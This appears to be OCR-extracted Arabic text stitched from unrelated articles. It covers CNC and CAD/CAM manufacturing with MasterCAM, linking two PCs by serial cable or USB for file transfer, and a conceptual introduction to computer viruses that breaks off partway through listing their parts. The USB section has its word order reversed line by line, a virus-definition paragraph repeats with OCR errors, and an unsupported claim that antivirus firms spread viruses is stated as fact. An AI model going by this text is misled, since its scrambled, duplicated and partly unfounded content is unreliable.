إجراءات نظام التحكم الرقمي:

لاستخدام نظام التحكم الرقمي في التصنيع يجب إنجاز الخطوات التالية:

١. تخطيط العملية: يجب أن يترجم الرسم الهندسي للجزء المراد تشغيله إلى عمليات تصنيعية يشار إلى هذه الخطوة على أنها تخطيط العملية (Processing Planning) وهي معنية بتحضير ما يعرف بصحيفة المسلك التقني (Route Sheet). وصحيفة المسلك التقني هي قائمة العمليات المتسلسلة التي يجب إنجازها على قطعة الشغل. وتحتوي صحيفة المسلك التقني على قائمة المكائن التي يجب أن تمر عبرها قطعة الشغل لإنجاز سلسلة عمليات، وعادة ما يحتوي المسلك التقني بعض العمليات التي يجب إنجازها على مكائن التحكم الرقمي فيما يتم إنجاز باقي العمليات على مكائن تشغيل كلاسيكية.

٢. برمجة العملية: يقوم الشخص المبرمج بالتخطيط للعملية لذلك الجزء من العمل الذي سيتم إنجازه بواسطة التحكم الرقمي. وهذا الشخص يجب أن يمتلك دراية كافية حول عمليات التشغيل وأن يكون مدرباً بشكل جيد، وهو المسئول عن التخطيط لتسلسل خطوات التشغيل والتي يراد إنجازها على مكائن التحكم الرقمي وتوثيق هذه الخطوات بنموذج خاص، وهناك طريقتان لبرمجة مكائن التحكم الرقمي:
   - برمجة يدوية.
   - برمجة بالحاسوب.

تجهز أوامر التشغيل في البرمجة اليدوية على شكل قائمة من الحركات النسبية ما بين الأدوات والمنتج والتي يجب اتباعها لتشغيل الجزء. أما في البرمجة بمساعدة الحاسوب يتم التخلص من الكثير من العمل الممل الذي نصادفه في البرمجة اليدوية حيث يقوم الحاسوب بهذه المهام. وهذا مهم بشكل خاص عند تشغيل قطع شغل ذات أشكال هندسية معقدة حيث يتضمن العمل خطوات تشغيل متعددة، إن استخدام الحاسوب في مثل هذه المكائن يؤدي إلى توفير كبير للجهد والوقت.

٣. تحضير الشريط: يقوم المبرمج بتحضير الشريط المثقب بعد الإطلاع على خطة التشغيل، في البرمجة اليدوية يتم تحضير الشريط المثقب مباشرة من البرنامج عن طريق جهاز خاص له قابلية تثقيب الشريط، وفي البرمجة بمساعدة الحاسوب يقوم الحاسوب بتفسير الأوامر وإنجاز الحسابات الضرورية لتحويلها إلى سلسلة من أوامر الحركات للماكينة ثم التحكم بجهاز التثقيب لتحضير الشريط للماكينة.

٤. التحقق من صحة الشريط: بعد تحضير الشريط يتم التأكد من دقة الشريط من خلال

عملية تحقيق (Verification). في بعض الأحيان يتم فحص الشريط عن طريق تشغيله من خلال برنامج حاسوب يقوم برسم حركات عدة القطع المختلفة على الورق، وبهذه الطريقة يتم الكشف عن معظم الأخطاء التي قد يحتويها الشريط، ويتم اختبار الشريط أيضاً عن طريق تجربته على الماكينة باستخدام مواد بلاستيكية أو ما شابه لتشغيل الجزء. إن أخطاء البرمجة معتادة وفي بعض الأحيان يستلزم الأمر ثلاث محاولات للوصول إلى الصيغة النهائية.

5. الإنتاج: الخطوة النهائية في إجراءات التحكم الرقمي هي استخدام الشريط في الإنتاج. وهذا يتضمن طلب القطعة الخام وتحديد الأدوات والمثبتات اللازمة وتجهيز ماكينة التحكم الرقمي. وظيفة العامل هي تحميل قطعة الشغل على الماكينة وتحديد موضع البداية لأدوات القطع نسبة إلى قطعة الشغل. يقوم نظام التحكم الرقمي بعد ذلك بتنفيذ الأوامر الموجودة على الشريط وعند انتهاء تشغيل الجزء يقوم العامل بإزالته عن الماكينة وتحميل القطعة التالية وهكذا.

خطوات العمل:

تتألف مراحل العمل في جزء يتم تنفيذه باستخدام برنامج التصميم بالحاسوب ثم نقل التصميم إلى الجزء الثاني والذي يتم باستخدام برنامج تشغيل أو تصنيع بالحاسوب.

برنامج MasterCAM:

وهو برنامج تصميمي وتشغيلي من ضمن البرامج المتقدمة في مجال التصنيع، ولقد تم استخدامه لتوضيح الجانب التصنيعي في هذه المقالة، والشكل (٤) يوضح نافذة البرنامج. في أعلى شاشة البرنامج يظهر سطر العنوان الذي يقوم بعرض اسم الملف الجاري العمل عليه حالياً. ثم والى الأسفل منه شريط الأدوات الذي انتظمت فيه مجموعه كبيره من الأزرار. حيث يمكن استعراض المزيد من الأزرار عن طريق الضغط على السهمين في أقصى اليسار، وهذا الشريط يمكن إخفاؤه أو استرجاعه عن طريق الضغط على (Alt+B).

هنالك أيضا قوائم في أقصى يسار الشاشة، القائمة الرئيسية إلى الأعلى والقائمة الثانوية إلي الأسفل حيث يتضح فيها قيمة Z واللون...الخ. وتضم القائمة الرئيسية مجموعات الأوامر المهمة لإنجاز عمليات التصميم والتشغيل والتعديل...الخ.

وبصورة عامة يتضمن التفاعل داخل MasterCAM على خيارات القوائم والتحاور ضمن منطقة التحاور أسفل الشاشة وإنشاء العناصر واختيار المجاميع في نافذة الرسم. ويتم التنقل بين القوائم الفرعية للوصول إلى الأوامر المطلوبة، ويتم تحديد المعلومات المطلوبة عن طريق قوائم فرعية أو صناديق حوار، ثم تنفيذ الأمر المطلوب. وهنالك إمكانية للتراجع عن الأوامر عن طريق الأمر (Undo) لتصحيح الخطأ.


يمكن إظهار واخفاء منطقة التحاور عن طريق الضغط (Alt+P).حيث أن إخفاء منطقة التحاور يؤدى إلي زيادة مساحة العمل. وحينما يكون مطلوبا إدخال بيانات فان منطقة التحرير تظهر مباشرة في أسفل الشاشة تسمح بإدخال البيانات المطلوبة.

الشكل (٤): نافذة برنامج MasterCAM.

<u>خطوات التصميم باستخدام نظام التصميم بالحاسوب:</u>


يمكن استخدام البرنامج أوتوكاد لتنفيذ الجزء التصميمي من العمل، وللتوضيح نستعرض خطوات العمل للنموذج المبين في الشكل (٥)، ويمكن بيان خطوات إنجاز هذا النموذج على النحو التالي:

١. **استخدام متعدد الخطوط (Polyline) لرسم الحدود الخارجية للنموذج كقطعة واحدة.**
٢. **استخدام الدائرة لرسم الثقوب الموجودة في التصميم.**
٣. **بعد رسم النموذج في مستوى ثنائي الأبعاد يتم تحويل الرسم إلى نموذج ثلاثي الأبعاد، وذلك عن طريق البثق (Extrude) وبثخانة (١٠ mm).**
٤. **نقوم بتفريغ الثقوب باستخدام الطرح (Subtract).**



الشكل (٥).

٥. بعد الانتهاء من مرحلة التصميم نقوم بتخزين الملف باسم ما، وليكن (plate). يتم تشغيل برنامج MasterCAM ثم استدعاء الملف الخاص بالنموذج وبعد الوصول إلى الملف المطلوب عن طريق استعراض المجلدات وتحديد الموقع الصحيح للملف يتم الضغط على زر فتح الملفات. حيث تكتمل عملية نقل الملف إلى البرنامج MasterCAM. يتم إظهار الرسم على كامل الشاشة وذلك بالضغط على Screen Fit، تم الضغط على الأمر Gviewisometric، ثم بعد ذلك الضغط على Screen Fit لكي يظهر الرسم على شكل ثلاثي الأبعاد، ولتحويله إلى جسم صلب يتم الضغط على (ALT+S). كما في الشكل (٦).




الشكل (٦).

العمليات التصنيعية:

يتم إجراء عمليات التشغيل للنموذج المراد تصنيعه حسب التسلسل الآتي:


١. تحديد مادة المنتج ويتم عبر اختيار المادة المناسبة من مكتبة البرنامج الموضحة بالشكل (٧).



الشكل (٧): مكتبة المواد.


٢. لتحديد حجم المادة الخام و تحديد عدة القطع ونوع التشغيل ويتم ذلك من القائمة

Tool Paths حيث يتم تحديد نوع عملية التشغيل (ثقب، تفزير، توسيع...الخ). وللبرنامج مكتبة خاصة بأدوات القطع كما هو موضح بالشكل (٨).



الشكل (٨): مكتبة أدوات القطع الهندسية.

٣. ثم يتم تحديد متغيرات عملية القطع من عمق القطع والتغذية وسرعة القطع عبر صندوق الحوار Facing Parameters الموضح في الشكل (٩).




الشكل (٩): متغيرات أدوات القطع على سطح قطعة الشغل.

<u>خطوات إرسال البرنامج إلى الماكينة:</u>

بعد الانتهاء من اختيار عدد القطع واختبارها يتم الانتقال إلى مرحلة معالجة التصميم وتحويله إلى لغة الماكينة. نختار المتغيرات الموضحة بالشكل (١٠) (Save NC file, Ask, Edit) ثم نغير في نوع اللغة المستخدمة بالضغط على Change Post ونختار اللغة المناسبة.

الشكل (١٠): مكتبة المواد.

نحفظ هذا الملف باسم NG.nc وهو ما تحتاجه الماكينة لإنجاز العمل حيث نحصل على الشفرة اللازمة لتشغيل الماكينة (G-Code). ويمكن اختبار هذه الشفرة من داخل البرنامج MasterCAM دون الحاجة لتشغيله على الماكينة وذلك عبر محاكاة (simulation) ما يؤدي الى توفير الكثير من الجهد والوقت، ويوضح الشكل (١١) عملية اختبار نموذج آخر تم إعداده خلال فترة تحضير هذه المقالة.



الشكل (١١).

الاستنتاجات:

إن بناء نظام CAD/CAM متكامل يوفر اتصال مباشر بين عمليتي التصميم والتصنيع، إن هدف نظام CAD/CAM ليس فقط أتمتة مراحل معينة من التصميم والتصنيع ولكن أيضاً أتمتة الانتقال من التصميم إلى التصنيع.

إن استخدام نظام CAD/CAM متكامل يؤدي وبشكل فائق إلى تقليل الأخطاء التي تقع

خلال برمجة الأجزاء على مكائن CNC إذ أن البرنامج المطلوب يتم الحصول عليه تلقائياً من خلال الحاسوب الذي تم تزويده بالبيانات اللازمة للتصنيع. ويمكن القول بأن المستقبل يحمل في طياته الكثير من الأمل في الوصول إلى نظام CAD/CAM ذي مواصفات فائقة وذلك عن طريق تطور علوم الاتصالات والمعالجات الدقيقة والبرمجيات. إذ أن تطور علوم الاتصالات سيؤدي إلى تبادل المعلومات بشكل كبير بين الأشخاص والآلات والحواسيب.

العامل الثاني الذي سيؤدي إلى تحسين دور CAD/CAM هو تطور الحواسيب الدقيقة والمعالجات الدقيقة مما يؤدي إلى ابتكار آلات أكثر تطوراً. وبشكل عام يمكن إجمال فوائد عديدة لنظام CAD/CAM ومكائن CNC.

التوصيات:

نظراً لأهمية هذه البرامج في الصناعة واستخدامها في العديد من المجالات، وكذلك افتقار الصناعة في بلادنا إلى تصنيع قطع الغيار والمنتجات معقدة الشكل وكذلك الكوادر الفنية في هذا المجال فإننا نوصي بالآتي:

١. عمل دراسات تأخذ اقتصاديات التشغيل بنظر الاعتبار.
٢. الاهتمام بنظام CAD/CAM والتركيز عليه في المناهج التعليمية.
٣. توفير آلات التحكم الرقمي والقيام بإنشاء ورش متخصصة لها في هذا المجال.
٤. الرفع من مستوى الكوادر الوطنية في هذا المجال بإقامة الدورات التدريبية بمختلف المستويات داخلياً وخارجياً إن أمكن.

نقل الملفات من جهاز لآخر

يحتاج البعض في كثير من الأحيان لنقل الملفات من جهاز إلى آخر أو استخدام طابعة مركبة على جهاز ثان أو استخدام سواقة الأقراص القابلة للكتابة في الجهاز الآخر.. وقد تكلف عملية نقل بعض القطع من جهاز إلى آخر الكثير من الوقت والجهد.. ولكن ماذا لو أمكن ربط الجهازين ببعض لاستفادة كل من الجهازين من موارد الآخر... للقيام بذلك يجب توفر التالي:

١- شراء كيبل خاص يدعى Null Modem Serial Cable ما يميز هذا الكيبل أنه يحتوي على فتحة من نوع Femal في كلا الطرفين.

٢- تركيب برنامج hyper terminal في كلا الجهازين ويمكن الحصول عليه من قرص الويندوز بعد الذهاب إلى لوحة التحكم - إضافة إلى إزالة برامج - إعدادات ويندوز - اتصالات.

إعدادات التركيب:

١- ضع الكيبل في نفس فتحة الجهازين من الخلف Com1 أو Com2 جديد باختيار اسم أيقونة للاتصال.

٣- قم بترك خانة رقم الهاتف فارغة ومن ثم اختر منفذ الاتصال (using Connectin) من القائمة المنسدلة... على سبيل المثال Direct to Com1 اذا كان الكيبل متصل بمنفذ .Com1

٤- اختر بعد ذلك سرعة نقل البيانات وهنا يجب الانتباه إلى أن السرعة بين الجهازين يجب أن تكون متماثلة.

٥- إذا قمت بعمل السابق بالطريقة الصحيحة ستجد أن البرنامج يعمل وفي أسفل نافذة البرنامج مكتوب Connected يعني ذلك أن الجهاز الأول جاهز للاتصال.

٦- قم بعمل نفس الخطوات السابقة في الجهاز الثاني.

٧- لنقل الملفات من الجهاز الأول والعكس اختر أمر Transfer ومن ثم اختر الملف الذي تريد نقله واضبط بروتوكول النقل.

لمزيد من المعلومات عن طرق تشبيك أخرى قم بزيارة المواقع التالية:

http://www.wown.com/

www.ipt.com/support/DCC-SetUp/dcc-setup.htm

طريقة أخرى..
باستخدام نفس الكيبل مع برنامج اسمه LL3 أو LL2000 وحروف LL بمعنى ..Lap Link
الأول حجمه بسيط جدا وهو سهل الآستخدام ..
وهذه وصلة التنزيل : http://home.nordnet.fr/~jyjeannas/divers/LL3.EXE

أما الثاني فهو يشتمل على كل طرق النقل مثل التلفون ، الكيبل ، الآنترنيت و..
صورة البرنامج : http://www.cnet.com/software/0-3227888-7-1757649.html

نبذة عن البرنامج : http://www.computertimes.com/may00edchoicelaplink.htm

طريقة سريعة لنقل ملفاتك من جهاز لآخر

-

لآخر جهاز من ملفاتك لنقل سريعة طريقة
: عامة نظرة

اختيارنا يعتمد و العملية لهذه ناجحة طرق عدة هناك و....لآخر جهاز من ملفات لنقل كثيراً نحتاج
الفلوبي استخدام هو التقليدية الطريق أحد .....نقلها المراد البيانات حجم و نوع على للطريقة
حال في الآخر الجهاز من تستقبل و جهاز من البيانات ترسل بحيث الايميل نستخدم قد و.....ديسك
قد و ..... (مفيدة تكون أحيانا الله و بس غريبة شوية طريقة) بالإنترنت متصلين الجهازين كان
أحد ..... الإنترنت على المنتشرة الملفات تخزين مواقع باستخدام الإلكتروني البريد عن يستعاض
......بعد عن الآخر بالجهاز بالتحكم تسمح التي البرامج استخدام هو أيضاً الطريق

.... العائلي الحجم ذات ملفات لنقل الأفضل و الأسهل أعتبرها طريقة عن أتحدث هنا أنا و

نحتاج؟ ماذا

USB اسمه و **USB** مخرجين له سلك طلب و كمبيوتر محل لأقرب التوجه هو نحتاجه ما كل
مكتبة من عليه الحصول يستطيعون المملكه سكان) .....للإعداد قرص معه و **Data Link**
-ريال ١٣٩ بسعر جرير

USB مدخل منهما كل في الجهازين طبعاً و

:البرنامج تركيب طريقة

: الدرايفر تعريف -أ

1- و الجديد الجهاز على الويندوز سيتعرف ... الجهازين أحد في **USB** الـ بمخرج السلك بوصل قم
. الإعداد قرص يطلب
2- ....الجهاز هذا في الإعداد قرص ضع
3- على جديد جهاز أي تركيب مثل - أمامك تظهر التي الشاشات في المذكورة الخطوات اتبع
. - الكمبيوتر
4- . الآخر الجهاز على الخطوات نفس اتبع

الاستخدام طريقة:

1- الجهازين بكلا السلك وصل من تأكد .
2- الجهازين كلا في (PC-Linq باسم المكتب سطح على أيقونته تظهر) البرنامج بتشغيل قم أيضاً .

أسفل في الظاهران المؤشران يكون أن يجب و . الجهازين أحد منهما كل تمثل شاشتين تظهر بحيث اللون بينما - الصحيح بالشكل يعمل الجهاز أن يعني الأخضر اللون) . الأخضر باللون الشاشة يمين . (ما مشكلة وجود يعني الأحمر
3- المجلد أو - الملف على بالضغط تقوم أن هو لآخر جهاز من ملف أو مجلد لنقل الآن عليك ما كل - المكان في الآخر الجهاز نافذة إلى الملف سحب و الضغط في الاستمرار مع الأيسر الماوس بزر . العملية من انتهيت قد تكون بذلك و. الماوس فلت و (مثلاً معين مجلد داخل) تريده الذي
4- الأخرى بالطرق مقارنة جيداً جيد يعتبر المستغرق الوقت لأن جيدة الطريقة تعتبر :ملاحظة

ماهو الفايروس

عندما تحدثت التقارير في عام ١٩٨٩ عن أول فيروسات الكمبيوتر ، خيل للكثيرين (ومن بينهم خبراء في هذا المجال) أن ذلك مجرد خرافة ابتدعها أحد كتاب قصص الخيال العلمي ، وأن وسائل الإعلام تحاول أن ترسخها في أذهان الناس كحقيقة رغم أنها لا تمـت إلـى الواقع بصلة . لقد امتدت تلك الظاهرة واتسعت حتى باتت تشكل خطراً حقيقياً يهدد الثورة المعلوماتية التي فجرتها التقنيات المتطورة والمتسارعة في علوم الكمبيوتر. فمـن بضـة فيروسات لا تزيد عن عدد أصابع اليد في السنة الأولى إلى مـا يزيـد عـن (١٥٠٠٠) فيروس في يومنا هذا ، وفي كل يوم تكتشف أنواع جديدة من الفيروسات المختلفة التأثير مما يقلق مستخدم الكمبيوتر ويسلبهم راحة البال . ومن فيروسات بسيطة الضرر والتأثير يسهل اكتشافها والتخلص منها مروراً بفيروسات خبيثة بالغة الأذى تجيد التخفي ويطـول زمن اكتشافها إلى فيروسات ماكرة ذكية تبرع في التغير والتحول من شكل لآخر مما يجعل تقفي أثرها وإلغاء ضررها أمرا صعبا. أما الأسباب التي تدفع بعض الناس لكتابة البـرامج الفيروسية فمنها:

١- الحد من نسخ البرامج كما في فيروس brain أو Pakistani

وهو أول فيروسات الكمبيوتر ظهورا وأكثرها انتشارا وكتب من قبل أخوين من الباكستان كحماية للملكية الفكرية للبرامج التي قاما بكتابتها..

٢- البحث العلمي كما في فيروس STONED.الشهير والذي كتبه طالب دراسات عليا في نيوزيلندة وسرق من قبل أخيه الذي أراد أن يداعب أصدقاءه بنقل الفيروس إليهم .

٣- الرغبة في التحدي وإبراز المقدرة الفكرية من بعض الأشخاص الذين يسخرون ذكاءهم وقدراتهم بشكل سيئ ، مثل فيروسات V2P التي كتبها Mark Washburn كإثبات أن البرامج المضادة للفيروسات من نوع Scanners غير فعالة.

٤- الرغبة في الانتقام من قبل بعض المبرمجين المطرودين من أعمالهم والناقمين على شركاتهم وتصمم الفيروسات في هذه الحالة بحيث تنشط بعد تركهم العمل بفترة كافية أي تتضمن قنبلة منطقية موقوتة .

٥- التشجيع على شراء البرامج المضادة للفيروسات إذ تقوم بعض شركات البرمجة بنشر فيروسات جديدة ثم تعلن عن منتج جديد لكشفهما.

يعرف الفيروس في علم البيولوجيا على أنه جزيئه صغيرة من مادة حية غير قادرة على التكاثر ذاتيا" ولكنها تمتلك مادة وراثية كافية لتمكينهما من الدخول إلى خلية حية وتغيير العمليات الفعالة في الخلية بحيث تقوم تلك الخلية بإنتاج جزيئات جديدة من ذلك الفيروس و التي تستطيع بدورها مهاجمة خلايا جديدة.

و بشكل مشابه ، يعرف الفيروس في عام الكمبيوتر على أنه برنامج صغير أو جزء من برنامج يربط نفسه ببرنامج آخر ولكنه يغير عمل ذلك البرنامج لكي يتمكن الفيروس من التكاثر عن طريقه ..

ويتصف فيروس الكمبيوتر بأنه : برنامج قادر على التناسخ Replication والانتشار أي خلق نسخ (قد تكون معدلة) من نفسه . وهذا ما يميز الفيروس عن البرامج الضارة الأخرى التي لا تكرر نفسها مثل أحصنة طروادة Trojans والقنا بل المنطقية Bombs .

عملية التناسخ ذاتها هي عملية مقصودة وليست تأثيرا جانبيا وتسبب خللا أو تخريبا في نظام الكمبيوتر المصاب إما بشكل عفوي أو متعمد ويجب على الفيروس أن يربط نفسه ببرنامج أخر يسمى البرنامج الحاضن HOST بحيث أن أي تنفيذ لذلك البرنامج سيضمن تنفيذ الفيروس، هذا ما يميز الفيروس عن الديدان worms التي لا تحتاج إلى ذل .

_ ويتصف فيروس الكمبيوتر بأنة :
برنامج قادر على التناسخ Replication والانتشار أي خلق نسج (قد تكون معدلة) من نفسه. وهذا ما يميز الفيروس عن البرامج الضارة الأخرى التي لا تكرر نفسها مثل أحصنة طروادة Trojans والقنابل المنطقية . (Logic Bombs)
عملية التناسخ ذاتها هي عملية مقصودة وليست تأثيراً جانبياً وتسبب خللاً أو تخزيناً في نظام الكمبيوتر المصاب إما بشكل عفوي أو معتمد
يجب على الفيروس أن يربط نفسه ببرنامج أخر يسمى البرنامج الحاضن Wormsالتي لا تحتاج إلى ذاك .
ويتكون برنامج الفيروس بشكل عام من أربعة أجزاء رئيسية وهي :

١. آلية النسخ The Replication Mechanism وهو الجزء الذي يسمح للفيروس أن ينسخ نفسه وبدونه لا يمكن للبرنامج أن يكرر ذاته وبالتالي فهو ليس فيروساً .
٢. آلية التخفي The Protection Mechanism وهو الجزء الذي يخفي الفيروس عن الاكتشاف ويمكن أن يتضمن تشفيرالفيروس لمنع البرامج الماسحة التي تبحث عن نموذج الفيروس من اكتشاف .
